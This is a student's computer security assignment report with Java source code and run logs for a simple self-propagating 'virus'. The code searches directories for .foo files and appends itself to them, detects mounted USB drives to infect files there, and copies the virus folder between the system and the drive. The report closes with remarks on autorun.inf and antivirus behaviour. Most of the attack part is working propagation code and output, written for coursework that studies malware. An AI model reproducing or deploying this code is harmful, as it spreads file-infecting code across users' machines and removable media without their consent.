ROLL NUMBER : 2101149

COMPUTER SECURITY ASSIGNMENT REPORT

PRAKHAR SRIVASTAVA

GROUP : CS32


B.TECH CSE [2021-25]

prakhar.srivastava21b@iiitg.ac.in

[Complete Code is in the directory "Security Breaker"] attached with this report with some output screenshots for reference.

TASK-1:


- For this task I have used listFiles() method from File class which lists all the files and directory. I have matched those with files ending with extension .foo . Once the file has been found I have Appended it with the this code file using its path and path of .foo file to be infected. {Look For Code File For Proper Code}



```
ublic class FileSearch  // Class For Searching directory and its every subdirectory for .foo extension file
{
    3 usages
    public String find(File dir) throws Exception {
        String pattern = ".foo";

        File listFile[] = dir.listFiles();
        //This listFile[] array will store all the subdirectory within specified dir(It can be path
        // of my main hard disk since in MAC it is not divided into drives. It can be path of USB Drive as soon as
        // it is mounted on my device
        if (listFile != null)
        {
            for (int i=0; i<listFile.length; i++)
            {

                if (listFile[i].isDirectory())  // Again search for subdirectory---> move to else part till .foo file is not found
                {
```




```
            }
            find(listFile[i]);  // If it is directory look for subdirectory for .foo file
        } else
        {
            if (listFile[i].getName().endsWith(pattern))
            {
                System.out.println("Found .foo file are : "+listFile[i].getPath());
                // Mentioning the path of this "V" file to append it to .foo file once found
                String src = "/Users/shashack/Desktop/SecurityBreaker/src/main/VirusFile/FileSearch.java";


                // Appending the code to .foo file {Look AppendFiles Class}
                File x = new File(src);
                String dest = listFile[i].getPath();
                File y = new File(dest);
                AppendFiles appender = new AppendFiles();
                appender.copyContent(x,y);
            }

        }
    }
}
return pattern;
```

TASK-2:

- For this task I have used a dependency USBDeviceDetectorManager in pom.xml which detects USB drive once they are mounted. I have stored all the attached USB drives information in a List “removableDevices”.
- I have extracted the path of each connected USB Drive and using the same method as above I have infected the .foo files on USB drive.




```
    // (TASK-2) For infecting the USB. I have used a dependency for identifying attached USB drive { Can be looked
    // into pom.xml file }
    USBDeviceDetectorManager driveDetector = new USBDeviceDetectorManager();

    // This will store List of all the USB storage devices currently connected
    List<USBStorageDevice> removableDevices = driveDetector.getRemovableDevices();

// Iterating over each USB storage device
    for (USBStorageDevice device : removableDevices) {
        // Procuring the root directory path of USB drive
        String rootDirectory = String.valueOf(device.getRootDirectory());

        // Display the root directory path
        System.out.println();
        System.out.println("Following are the .foo extension file in Directory USB Drive Path: " + rootDirectory);
        System.out.println();
        System.out.println("Infecting .foo files on USB drive with this code");
        System.out.println();
        // Searching every directory in USB drive for .foo extension file and appending this code to it
        //(TASK-2 {Part-1})
        FileSearch fileSearch2 = new FileSearch();
        fileSearch2.find(new File(rootDirectory));
        System.out.println("Successfully infected .foo files on USB Drive....TASK-2 {Part-1} ends.....");
        System.out.println();
```

- I have also copied Virus File on the USB Drive from the System which is the second part of TASK 2. I have used the Source Path of Virus file and as soon as a USB drive is attached to system, Virus File is copied to USB path from system.




```
    // (TASK-2 {Part-2}) Copy this Virus File on the system to The Mounted USB Drive
    File source = new File("/Users/shashack/Desktop/SecurityBreaker/src/main");
    try {   // Ignore Copying Virus File To USB Drive incase No Virus exists on the system
        if(!source.isFile()){
            continue;
        }
    }
    catch (Exception e){
    }
    File dest = new File(rootDirectory);
    try {
        FileUtils.copyDirectory(source, dest);
    } catch (IOException e) {
        e.printStackTrace();
    }
    System.out.println("Creating a Copy of VirusFile on newly attached USB DRIVE......TASK-2{Part-2} ends....");
                //----------Copying to USB DRIVE ends here----------------------

}


driveDetector.close();
```

TASK-3:

- For task 3, I have assumed that 'V' gets copied from USB to the system only when it is executed, which is normally the case. So it when it starts executing on USB drive, it will search for .foo file and other directory on itself, as it would have done if it would have been executed on system. So while searching itself, if it finds 'V' file , i.e., Virus File, 'V' will copy it self on the destined path of the system mentioned in the code.




```
public class FileSearch  // Class For Searching directory and its every subdirectory for .foo extension file
{
    3 usages
    public String find(File dir) throws Exception {
        String pattern = ".foo";

        File listFile[] = dir.listFiles();
        //This listFile[] array will store all the subdirectory within specified dir(It can be path
        // of my main hard disk since in MAC it is not divided into drives. It can be path of USB Drive as soon as
        // it is mounted on my device
        if (listFile != null)
        {
            for (int i=0; i<listFile.length; i++)
            {

                if (listFile[i].isDirectory())  // Again search for subdirectory---> move to else part till .foo file is not found
                {
                    // (TASK-3) Copying "VirusFile" To My Destined Path Location on System from the USB Drive if it is
                    // present
                    // in the USB DRIVE
                    if(listFile[i].getName().equals("VirusFile")){
                        System.out.println("VirusFile Detected on USB DRIVE.....copying it to the attached SYSTEM");
                        System.out.println();
                        File src = new File(listFile[i].getAbsolutePath());
                        File dest = new File("/Users/shashack/Desktop/VirusFile");
                        try {
                            FileUtils.copyDirectory(src, dest);
                        } catch (IOException e) {
                            e.printStackTrace();
                        }
                        System.out.println("Virus Successfully copied to System at path /Users/shashack/Desktop/...." +
                                ".TASK-3 ends......");
                    }
                    find(listFile[i]);  // If it is directory look for subdirectory for .foo file
```

Note : Since on my Mac, Hard Disk is not divided into Drives I have considered specific folder for testing.



```
/Users/shashack/Library/Java/JavaVirtualMachines/openjdk-18.0.1.1/Contents/Home/bin/java -javaagent:/Applications/IntelliJ IDEA CE.app/Contents/lib/idea_rt.jar=51141:/App
Following are the .foo extension file in Directory of the specified path on SYSTEM

Appending this source code to these files.....Task-1 ends......

Found .foo file are : /Users/shashack/Desktop/testsecurity/testusb.foo
Found .foo file are : /Users/shashack/Desktop/testsecurity/test2usb.foo
Found .foo file are : /Users/shashack/Desktop/testsecurity/test4usb.foo
Found .foo file are : /Users/shashack/Desktop/testsecurity/test.foo
Found .foo file are : /Users/shashack/Desktop/testsecurity/test3usb.foo
Found .foo file are : /Users/shashack/Desktop/testsecurity/test3.foo
Found .foo file are : /Users/shashack/Desktop/testsecurity/test2.foo
SLF4J(W): No SLF4J providers were found.
SLF4J(W): Defaulting to no-operation (NOP) logger implementation
SLF4J(W): See https://www.slf4j.org/codes.html#noProviders for further details.

Following are the .foo extension file in Directory USB Drive Path: /Volumes/PRAKHAR

Infecting .foo files on USB drive with this code

Creating a Copy of VirusFile on newly attached USB DRIVE......TASK-2{Part-2} ends....
Found .foo file are : /Volumes/PRAKHAR/testusb.foo
Found .foo file are : /Volumes/PRAKHAR/test3usb.foo
Found .foo file are : /Volumes/PRAKHAR/test2usb.foo
Found .foo file are : /Volumes/PRAKHAR/Check/test5usb.foo
Found .foo file are : /Volumes/PRAKHAR/Check/test4usb.foo
Found .foo file are : /Volumes/PRAKHAR/Check/test6usb.foo
Found .foo file are : /Volumes/PRAKHAR/Check/._test4usb.foo
VirusFile Detected on USB DRIVE.....copying it to the attached SYSTEM

Virus Successfully copied to System at path /Users/shashack/Desktop/.....TASK-3 ends......
Successfully infected .foo files on USB Drive....TASK-2 {Part-1} ends.....

Process finished with exit code 0
```

TASK-4:

- OS itself asked if I would trust the external source (USB drive) before scanning and allowing access to files on system.

- I tried using autorun.inf file to automatically open the intended virus file however these are not supported in my Mac OS X and gets blocked. OS detects autorun file and it does not give access to raead the USB. However, when we open the program in USB drive, virus file do gets copied to intended location.

- Antivirus software usually checks the USB drive's contents instantly as soon as the device is placed into the MacBook. This scanning procedure looks for behavioral patterns and known malware signatures that point to malevolent intent. It asks to clean to the USB the and it cleans the autorun.inf file which prevents it from auto executing any code. Hence, USB drive becomes safe to open.

- Antivirus software will identify a threat as soon as we try to copy files from an infected USB device to my Mac. To protect my computer from damage, it will stop the transfer of the malware-ridden files and confine them. Antivirus software alerts us and tells us not to view or transmit the compromised files in order to protect our system.